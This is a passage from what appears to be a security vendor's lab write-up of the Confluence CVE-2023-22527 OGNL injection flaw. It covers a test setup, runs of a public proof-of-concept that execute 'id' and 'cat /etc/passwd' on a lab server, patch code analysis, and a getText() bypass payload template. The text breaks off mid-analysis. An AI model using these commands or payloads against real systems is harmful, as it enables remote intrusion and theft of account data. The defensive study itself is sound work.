


Figure 10. CVE-2023-22527 attack scenario

① The attacker searches for a Confluence server through the OSINT search engine.
② The attacker uses the CVE-2023-22527 vulnerability to access the victimized server.
③ The attacker connects to the Reverse Shell by executing remote commands.
④ The attacker takes control of the victim's server and steals key information.

■ Affected software versions

The software versions vulnerable to CVE-2023-22527 are as follows:

S/W type	Vulnerable version
Atlassian Confluence Data Center and Server	8.0.x 8.1.x 8.2.x 8.3.x 8.4.x 8.5.0 ~ 8.5.3

■ Test environment configuration information

Let's build a test environment and look at how CVE-2023-22527 works.


Name	Information
Victim	Ubuntu 22.04.3 LTS Atlassian Confluence 8.5.3 (172.25.48.1)
Attacker	Kali Linux (192.168.142.135)

■ Vulnerability test

Step 1. Environment configuration

Build a Confluence server with the CVE-2023-22527 vulnerability on the victim PC. You can install it as a docker by referring to the link below.


• URL: https://github.com/vulhub/vulhub/tree/master/confluence/CVE-2023-22527



```
eqst@insight:~$ sudo docker-compose up -d
[+] Running 2/2
 ⠿ Container eqst-db-1   Started                                         2.6s
 ⠿ Container eqst-web-1  Started                                         4.6s
```

Figure 11. Building with sudo docker-compose up -d

When you access the installed Confluence server (172.25.48.1:8090), you can see the 8.5.3 version server where the CVE-2023-22527 vulnerability exists as shown below:



Log In - Confluence

Not secure 172.25.48.1:8090/login.action?os_destination=%2Findex....

Incognito

Confluence

Log in

Username

Password

Remember me

Log in   Forgot your password?

EVALUATION LICENSE Are you enjoying Confluence? Please consider purchasing it today.

Čeština · Dansk · Deutsch · Eesti · English (UK) · English (US) · Español · Français · Íslenska · Italiano · Magyar · Nederlands · Norsk · Polski · Português · Română · Slovenčina · Suomi · Svenska · Русский · 中文 · 日本語 · 한국어

Powered by Atlassian Confluence 8.5.3 · Report a bug · Atlassian News

ATLASSIAN


Figure 12. Checking vulnerable server information

Step 2. PoC test

The github URL where the PoC for the CVE-2023-22527 vulnerability test is stored is as follows:

- URL: https://github.com/Avento/CVE-2023-22527_Confluence_RCE

On the attacker's PC, use the git clone command to download the git file where the CVE-2023-22527 PoC is stored.



```
┌──(root㉿kali)-[~]
└─# git clone https://github.com/Avento/CVE-2023-22527_Confluence_RCE.git
Cloning into 'CVE-2023-22527_Confluence_RCE' ...
remote: Enumerating objects: 90, done.
remote: Counting objects: 100% (63/63), done.
remote: Compressing objects: 100% (59/59), done.
remote: Total 90 (delta 19), reused 0 (delta 0), pack-reused 27
Receiving objects: 100% (90/90), 35.38 KiB | 2.21 MiB/s, done.
Resolving deltas: 100% (27/27), done.
```


Figure 13. Downloading the git file where PoC is stored

You can use the following command to execute the PoC file, CVE-2023-22527.py, and the payload sent from the attacker's PC is executed on the victim's Confluence server.

```
$ python3 CVE-2023-22527.py --target [Confluence server address] --cmd [command]
```

- --target option: specify the address of the targeted vulnerable Confluence server.
- --cmd option: enter the command to execute remotely

In the figure below, you can see that the victimized PC's Confluence server information is displayed as a result of executing the id command, which displays user and group information for a specific user.




```
┌──(root㉿kali)-[~/CVE-2023-22527_Confluence_RCE]
└─# python3 CVE-2023-22527.py --target http://172.25.48.1:8090 --cmd id

uid=2002(confluence) gid=2002(confluence) groups=2002(confluence),0(root)
```

Figure 14. Result of executing the remote command id

Also, the result of searching the /etc/passwd file containing the account information of the victimized PC is as follows:



```
┌──(root㉿kali)-[~/CVE-2023-22527_Confluence_RCE]
└─# python3 CVE-2023-22527.py --target http://172.25.48.1:8090 --cmd 'cat /etc/passwd'

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/
nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games
:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nolog
in mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10
:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:
/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Man
ager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporti
ng System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin confluence:x:2002:2002::/var/atlassian/application-data/con
fluence:/bin/bash
```

Figure 15. Result of executing the remote command cat /etc/passwd

■ Detailed analysis of the vulnerability

Step 1. Outline of the vulnerability


The CVE-2023-22527 vulnerability occurs due to insufficient security measures against CVE-2022-26134, a vulnerability that has already occurred in Confluence server. For detailed information on CVE-2022-26134, see the September 2022 issue of EQST Insight.

• URL:https://www.skshieldus.com/download/files/download.do?o_fname=EQST%20insight_%ED%86%B5%ED%95%A9%EB%B3%B8_202209.pdf&r_fname=20220926092549714.pdf

The detailed analysis of the vulnerability covers an in-depth analysis of the verification logic added to the CVE-2022-26134 security patch and how the CVE-2023-22527 vulnerability occurred by bypassing that logic.

1) CVE-2022-26134 security patch

As a security measure against CVE-2022-26134, which occurs because when Atlassian passes a random payload through the server address, it is perceived as an OGNL statement, the isSafeExpression() method for verifying the OGNL statement has been added.



```
public Object findValue(String expr) {
    if (expr == null) {
        return null;
    }
    try {
        if (!this.safeExpressionUtil.isSafeExpression(expr)) {
            return null;
        }
        if (this.overrides != null && this.overrides.containsKey(expr)) {
            expr = (String) this.overrides.get(expr);
        }
        if (this.defaultType != null) {
            return findValue(expr, this.defaultType);
        }
        return Ognl.getValue(OgnlUtil.compile(expr), this.context, this.root);
    } catch (Exception e) {
        LOG.warn("Caught an exception while evaluating expression '" + expr + "' against value stack", e);
        return null;
    } catch (OgnlException e2) {
        return null;
    }
}
```

Figure 16. The isSafeExpression() method is added.

2) OGNL statement verification logic

When a statement is passed according to the OGNL grammar, the isSafeExpression() method interprets the OGNL Expression Language in the form of an Abstract Statement Tree (AST) and determines whether to allow execution of the OGNL statement. An example of the main OGNL statement required for the attack in this text is as follows:

Separator	Description	Example
#var	See variable	#var = 99
@class@method(args)	Call static method	@java.util.LinkedHashMap@{"foo":"foo value", "bar" :"bar value"}

(※ https://commons.apache.org/dormant/commons-ognl/language-guide.html)

The OGNL statement verification process of the isSafeExpression() method, which checks the OGNL statement, is diagrammed as follows:




infosec
safeExpressionUtil
OGNL Safety Inspection Module
isSafeExpression()
Parsing OGNL expression form
isSafeExpressionInternal()
Check the string against a list
containsUnsafeExpression()
Check OGNL node recursively

Figure 17. isSafeExpression() method verification stack

The isSafeExpression() method checks whether the statement is safe by calling the isSafeExpressionInternal() method. The isSafeExpressionInternal() method calls the containsUnsafeExpression() method again to check whether each node is safe.




```
public boolean isSafeExpression(String expression) {
    return isSafeExpressionInternal(expression, new HashSet());
}

private boolean isSafeExpressionInternal(String expression, Set<String> visitedExpressions) {
    if (!this.SAFE_EXPRESSIONS_CACHE.contains(expression)) {
        if (this.UNSAFE_EXPRESSIONS_CACHE.contains(expression)) {
            return false;
        }
        if (isUnSafeClass(expression)) {
            this.UNSAFE_EXPRESSIONS_CACHE.add(expression);
            return false;
        } else if (SourceVersion.isName(trimQuotes(expression)) && this.allowedClassNames.contains(trimQuotes(expression))) {
            this.SAFE_EXPRESSIONS_CACHE.add(expression);
        } else {
            try {
                Object parsedExpression = OgnlUtil.compile(expression);
                if (parsedExpression instanceof Node) {
                    if (containsUnsafeExpression((Node) parsedExpression, visitedExpressions)) {
                        this.UNSAFE_EXPRESSIONS_CACHE.add(expression);
                        log.debug(String.format("Unsafe clause found in [\" %s \"]", expression));
                    } else {
                        this.SAFE_EXPRESSIONS_CACHE.add(expression);
                    }
                }
            } catch (OgnlException | RuntimeException e) {
                this.SAFE_EXPRESSIONS_CACHE.add(expression);
                log.debug("Cannot verify safety of OGNL expression", e);
            }
        }
    }
    return this.SAFE_EXPRESSIONS_CACHE.contains(expression);
}
```

Figure 18. Verification process of the isSafeExpression() method

The containsUnsafeExpression() method starts from the root node of the abstract statement tree, and recursively calls the containsUnsafeExpression() method on each node of the tree. The method checks whether each node engages in threatening behavior such as accessing static fields, calling constructors, or assigning variables, whether it uses permitted classes, whether it uses methods that dynamically call classes, and whether it uses variables that are not allowed. In this method, determination of unsafe variable names (#application, #request, etc.) is performed on the ASTVarRef node.




```
private boolean containsUnsafeExpression(Node node, Set<String> visitedExpressions) {
    String nodeClassName = node.getClass().getName();
    if (UNSAFE_NODE_TYPES.contains(nodeClassName)) {
        return true;
    }
    if ("ognl.ASTStaticMethod".equals(nodeClassName) && !this.allowedClassNames.contains(getClassNameFromStaticMethod(node))) {
        return true;
    }
    if ("ognl.ASTProperty".equals(nodeClassName) && isUnSafeClass(node.toString())) {
        return true;
    }
    if ("ognl.ASTMethod".equals(nodeClassName) && this.unsafeMethodNames.contains(getMethodInOgnlExp(node))) {
        return true;
    }
    if ("ognl.ASTVarRef".equals(nodeClassName) && UNSAFE_VARIABLE_NAMES.contains(node.toString())) {
        return true;
    }
    if ("ognl.ASTConst".equals(nodeClassName) && !isSafeConstantExpressionNode(node, visitedExpressions)) {
        return true;
    }
    for (int i = 0; i < node.jjtGetNumChildren(); i++) {
        Node childNode = node.jjtGetChild(i);
        if (childNode != null && containsUnsafeExpression(childNode, visitedExpressions)) {
            return true;
        }
    }
    return false;
}
```

Figure 19. Recursively calling the ContainsUnsafeExpression() method

Step 2. CVE-2023-22527

1) Bypass getText()

In general, user input values are not interpreted as OGNL statements due to the getText() method in Confluence/template/aui/text-inline.vm [2]. If you insert the OGNL statement after adding the unicode (₩u0027) to the user input value, the user input value after the unicode (₩u0027) is interpreted as an OGNL statement.



```
#set( $labelValue = $stack.findValue("getText('$parameters.label')") )
#if( !$labelValue )
    #set( $labelValue = $parameters.label )
#end

#if (!$parameters.id)
    #set( $parameters.id = $parameters.name)
#end

<label id="${parameters.id}-label" for="$parameters.id">
$!labelValue
#if($parameters.required)
    <span class="aui-icon icon-required"></span>
    <span class="content">$parameters.required</span>
#end
</label>

#parse("/template/aui/text-include.vm")
```

Figure 20. text-inline.vm source code, which is a vulnerable point

An example of an input value that bypasses the getText() method by adding '₩u0027', which is the unicode for '(Apostrophe), is shown below.

```
?label=₩u0027%2b#[OGNL execution statement]%2b₩u0027
```

[2] .vm: It is short for Velocity Macro, which is the extension (*.vm) of the template file used by the Velocity template engine.

2) Vulnerability of executing remote codes through the OGNL statement

When the OGNL statement operates after using the unicode to bypass the getText() method, and the remote code is executed, the call stack is diagrammed as follows:

